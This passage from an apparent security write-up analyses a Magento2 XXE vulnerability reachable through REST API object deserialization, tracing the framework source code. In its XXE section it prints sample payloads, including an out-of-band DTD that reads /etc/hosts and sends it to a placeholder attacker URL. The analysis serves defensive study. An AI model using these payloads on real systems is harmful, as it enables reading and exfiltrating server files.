
Figure 16. Assign method

After sending the HTTP request, you can see that the HTTP body value you sent is converted into an object of the ₩Magento₩Quote₩Api₩Data₩AddressInterface class and entered as an argument. Since both URLs take arguments in the form of objects, we can expect that the HTTP Body requests will be deserialized into an object before they are delivered.

Step 2. Deserialization process

To understand this vulnerability, you need to understand in detail how JSON format data is deserialized within Magento2 when a request is sent to the HTTP body.


This process is partially performed in the _createFromArray method in vendor/magento/Framework/Webapi/ServiceInputProcessor.php located in the installation path. The source code for this method is as follows:



```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
{
    /**
    protected function _createFromArray($className, $data)
    {
        $data = is_array($data) ? $data : [];
        // convert to string directly to avoid situations when $className is object
        // which implements __toString method like \ReflectionObject
        $className = (string) $className;
        $class = new ClassReflection($className);
        if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
            $className = substr($className, 0, -strlen('Interface'));
        }

        // Primary method: assign to constructor parameters
        $constructorArgs = $this->getConstructorData($className, $data);
        $object = $this->objectManager->create($className, $constructorArgs);

        // Secondary method: fallback to setter methods
        foreach ($data as $propertyName => $value) {
            if (isset($constructorArgs[$propertyName])) {
                continue;
            }
```

Figure 17. _createFromArray method


In the deserialization process, the getConstructorData method in the _createFromArray method above searches for the constructor arguments of the $className class in the fields of $data and returns them in an array format.



```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
{
    private function getConstructorData(string $className, array $data): array
    {
        $preferenceClass = $this->config->getPreference($className);
        $class = new ClassReflection($preferenceClass ?: $className);
        try {
            $constructor = $class->getMethod('__construct');
        } catch (\ReflectionException $e) {
            $constructor = null;
        }
        if ($constructor === null) {
            return [];
        }
        $res = [];
        $parameters = $constructor->getParameters();
        foreach ($parameters as $parameter) {
            if (isset($data[$parameter->getName()])) {
                $parameterType = $this->typeProcessor->getParamType($parameter);

                try {
                    $res[$parameter->getName()] = $this->convertValue($data[$parameter->getName()], $parameterType);
                } catch (\ReflectionException $e) {
                    // Parameter was not correclty declared or the class is uknown.
                    // By not returing the contructor value, we will automatically fall back to the "setters" way.
                    continue;
                }
            }
        }
        return $res;
```

Figure 18. getConstructorData method

The two API paths mentioned in Step 1 deserialize the JSON fields of the HTTP body into the Magento₩Quote₩Model₩Quote₩Address class (hereinafter referred to as the Address class). Therefore, you need to check the constructor arguments of the Address class that will go through the getConstructorData method. If you look at the source code of that class, you can see that the constructor has the following 37 arguments:



```
vendor > magento > module-quote > Model > Quote > Address.php
{
    public function __construct(
        Context $context,
        Registry $registry,
        ExtensionAttributesFactory $extensionFactory,
        AttributeValueFactory $customAttributeFactory,
        Data $directoryData,
        \Magento\Eav\Model\Config $eavConfig,
        \Magento\Customer\Model\Address\Config $addressConfig,
        RegionFactory $regionFactory,
        CountryFactory $countryFactory,
        AddressMetadataInterface $metadataService,
        AddressInterfaceFactory $addressDataFactory,
        RegionInterfaceFactory $regionDataFactory,
        DataObjectHelper $dataObjectHelper,
        ScopeConfigInterface $scopeConfig,
        \Magento\Quote\Model\Quote\Address\ItemFactory $addressItemFactory,
        \Magento\Quote\Model\ResourceModel\Quote\Address\Item\CollectionFactory $itemCollectionFactory,
        RateFactory $addressRateFactory,
        RateCollectorInterfaceFactory $rateCollector,
        CollectionFactory $rateCollectionFactory,
        RateRequestFactory $rateRequestFactory,
        CollectorFactory $totalCollectorFactory,
        TotalFactory $addressTotalFactory,
        Copy $objectCopyService,
        CarrierFactoryInterface $carrierFactory,
        Address\Validator $validator,
        Mapper $addressMapper,
        Address\CustomAttributeListInterface $attributeList,
        TotalsCollector $totalsCollector,
        TotalsReader $totalsReader,
        AbstractResource $resource = null,
        AbstractDb $resourceCollection = null,
        array $data = [],
        Json $serializer = null,
        StoreManagerInterface $storeManager = null,
        ?CompositeValidator $compositeValidator = null,
        ?CountryModelsCache $countryModelsCache = null,
        ?RegionModelsCache $regionModelsCache = null,
    ) {
```

Figure 19. Checking constructor (__construct) argument in Address class source code


So when the Address class is called, if you create JSON field names that do not exist and JSON field names that exist in the constructor argument in the code above and send a request for each, you can see how the JSON deserialization process of the HTTP body changes.

1) JSON field not matching the constructor argument name of the class

If the JSON field searched using the getConstructor method in the _createFromArray method does not have a name that matches the class constructor argument name, the _createFromArray method searches for and executes the setter (set+field name) method of the JSON field name. You can verify this by sending the following HTTP request.


```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 44

{
  "address": {
 "Region": 123
  }
}
```

In the process above, you can see that the setRegion method, which does not exist in the Address class arguments of the constructor but exists as a setter, is searched for and executed.



```
vendor > magento > module-quote > Model > Quote > Address.php
{
    /**
    public function setRegion($region)
    {
        return $this->setData(self::KEY_REGION, $region);
    }
```

Figure 20. Checking setRegion method in Address class




```
class ServiceInputProcessor implements ServicePayloadConverterInterface, ResetAfterRequestInterface
    protected function _createFromArray($className, $data)   $className: "Magento\Quote\Api\Data\AddressInterface"   $data: {Region => 123}[123]
                    $this->serviceInputValidator->validateEntityValue($object, $propertyName, $setterValue);   $propertyName: "Region"   $this: {typePre
                    $object->{$setterName}($setterValue);   $setterValue: "123"   $object: {_countryModels => , _regionModels => , _underscoreCache => ,
                }
            } catch (\LogicException $e) {
                $this->processInputErrorForNestedSet([$camelCaseProperty]);
            }
        }

        if ($object instanceof SearchCriteriaInterface) {
            $this->defaultPageSizeSetter->processSearchCriteria($object, $this->defaultPageSize);
        }
```

```
ServiceInputProcessor.php:331, Mage
ServiceInputProcessor.php:541, Mage
ServiceInputProcessor.php:524, Mage
ServiceInputProcessor.php:203, Mage
InputParamsResolver.php:112, Magen
Interceptor.php:58, Magento₩Webap

$propertyName = "Region"
$returnType = "string"
$setterName = "setRegion"
$setterValue = "123"
$value = {int} 123
```

Figure 21. Searching for and executing “set” + JSON field name method

2) JSON field matching the constructor argument name of the class


In the getConstructorData method of the _createFromArray method, if the JSON field name being explored matches the class constructor argument name, the data and data type are passed to the convertValue method. The following figure shows the source code of the convertValue method:



```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
{
    /**
    public function convertValue($data, $type)
    {
        if ($this->typeProcessor->isArrayType($type) && isset($data['item'])) {
            $data = $this->_removeSoapItemNode($data);
        }

        if ($this->typeProcessor->isTypeSimple($type) || $this->typeProcessor->isTypeAny($type)) {
            return $this->typeProcessor->processSimpleAndAnyType($data, $type);
        }

        if ($type == TypeProcessor::UNSTRUCTURED_ARRAY) {
            return $data;
        }

        return $this->processComplexTypes($data, $type);
    }
```

Figure 22. convertValue method

In the convertValue method, if $type contains a data type such as string or int, the _createFromArray method is returned through the second branch without being called. On the other hand, if argument $type is delivered as a class to convertValue, because $type is not a simple type such as array, string, int, float, double or boolean, arguments $data and $type are passed in the processComplexTypes method. The following figure shows the source code of the processComplexTypes method.



```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
{
    private function processComplexTypes($data, $type)
    {
        $isArrayType = $this->typeProcessor->isArrayType($type);

        if (!$isArrayType) {
            return $this->_createFromArray($type, $data);
        }

        $result = is_array($data) ? [] : null;
        $itemType = $this->typeProcessor->getArrayItemType($type);

        if (is_array($data)) {
            $this->serviceInputValidator->validateComplexArrayType($itemType, $data);
            foreach ($data as $key => $item) {
                $result[$key] = $this->_createFromArray($itemType, $item);
            }
        }

        return $result;
    }
```

Figure 23. processComplexTypes method

If a class is delivered with $type, the _createFromArray method is called again because it is not an Array type, and the process of calling the _createFromArray method is repeated recursively. The following figure illustrates this process:





Figure 24. Recursive calling of _createFromArray

If convertValue receives a string or int as its $type argument, the _createFromArray method is not called recursively. Instead, $data is stored in the $res array within the getConstructorData method and returned as $constructorArgs within the _createFromArray method which ends the recursive call of _createFromArray. After the recursive call of _createFromArray ends, $constructorArgs is returned within the _createFromArray method, and an object is created according to $className after the variable is passed as an argument.



vendor > magento > framework > Webapi > ServiceInputProcessor.php

```
{
    protected function _createFromArray($className, $data)
    {
        $data = is_array($data) ? $data : [];
        // convert to string directly to avoid situations when $className is object
        // which implements __toString method like \ReflectionObject
        $className = (string) $className;
        $class = new ClassReflection($className);
        if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
            $className = substr($className, 0, -strlen('Interface'));
        }

        // Primary method: assign to constructor parameters
        $constructorArgs = $this->getConstructorData($className, $data);
        $object = $this->objectManager->create($className, $constructorArgs);
```

Figure 25. Creating object after _createFromArray recursive calling ends

Step 3. XXE (XML External Entity Injection) vulnerability occurrence

1) XXE (XML External Entity Injection) vulnerabilities

To understand XXE vulnerabilities, a basic understanding of XML is required. XML, which stands for eXtensible Markup Language, was designed for data storage and transmission. The following table lists the key terms required to understand XML:

Term	Description	Example
Tag	Markup structure that starts with < and ends with >.	<section> </section> <line-break />
Element	A logical element in a document that begins with a start tag and ends with a matching end tag, or consists of empty element tags only.	<Greeting>Hello, world.</Greeting>
Attribute	A markup structure consisting of name/value pairs. This is located within a start tag or an empty element tag.	<img src="EQST.jpg" alt='Experts, Qualified Security Team'/>

There are five special symbols reserved in XML, as shown in the table below. If you use a reserved symbol in an XML document, the document will be interpreted differently according to the XML specification. A symbol that is created to be used like a conventional character is called an entity.

entity	Character displayed
&amp;	&
&lt;	<
&gt;	>
&apos;	'
&quot;	"

DTD (XML document type definition) can define the structure of XML documents, the types of data values, and various items. DTD is declared within the DOCTYPE element at the beginning of an XML document. DTD can be declared within a document or defined in an external file.

The declaration of an external entity that is defined in the form of an external file uses the SYSTEM keyword, and designates the URL on which the entity value should be loaded. An example is as follows:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "https://URL_TO_LOAD"> ]>
```

Load URL can use a variety of protocols that are used inside the system. A typical example is file:/, php wrapper, and jar:. When a server outputs the XML syntax analysis result, you can use the PHP wrapper function as follows to load a specific file with an entity and then output it.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM “php://filter/convert.base64-encode/resource=/etc/hosts”> ]>
<foo>&ext;</foo>
```

If the server side does not output the XML syntax analysis results, a malicious DTD file can be hosted from the outside to leak internal file information. A file XXE request that leaks the /etc/hosts file is as follows:

```
<?xml version="1.0" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY %sp SYSTEM
"https://URL_TO_LOAD/dtd.xml"> %sp; %param1; ]> <r>&exfil;</r>
```

According to the XML syntax above, the %sp external entity is defined, which will invite a malicious DTD from outside. An example of a malicious DTD file hosted from outside is as follows:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> <!ENTITY % param1
"<!ENTITY exfil SYSTEM 'https://URL_TO_LOAD?data=%data;'>">
```


%data encodes the /etc/hosts file in the form of Base64 using the php wrapper function. %param1 defines the exfil entity, designates the value of the %data above as URL parameter, and leaks it to the attacker's server.

2) Vulnerable point to XXE (XML External Entity Injection) attack

₩SimpleXMLElement is a class that can exploit XXE vulnerabilities in Magento2 and interprets XML syntaxes. As mentioned in Step 2, since the constructor argument is called recursively from the class name ($className) passed as an argument in the _createFromArray method, you can determine if it's vulnerable by checking whether the ₩SimpleXMLElement class, which interprets XML syntax from the Address constructor argument, is reachable.

Tracing the Address constructor arguments shows that the class is called recursively. The last class call is made because the SourceData type in Magento₩Quote₩Model₩Quote₩Address₩Total ₩Collector is ₩Magento₩Framework₩Simplexml₩Element.

Magento₩Quote₩Model₩Quote₩Address
↓
Magento₩Quote₩Model₩Quote₩totalsReader
↓
Magento₩Quote₩Model₩Quote₩TotalsCollectorList
↓
Magento₩Quote₩Model₩Quote₩Address₩Total₩Collector
↓
₩Magento₩Framework₩Simplexml₩Element

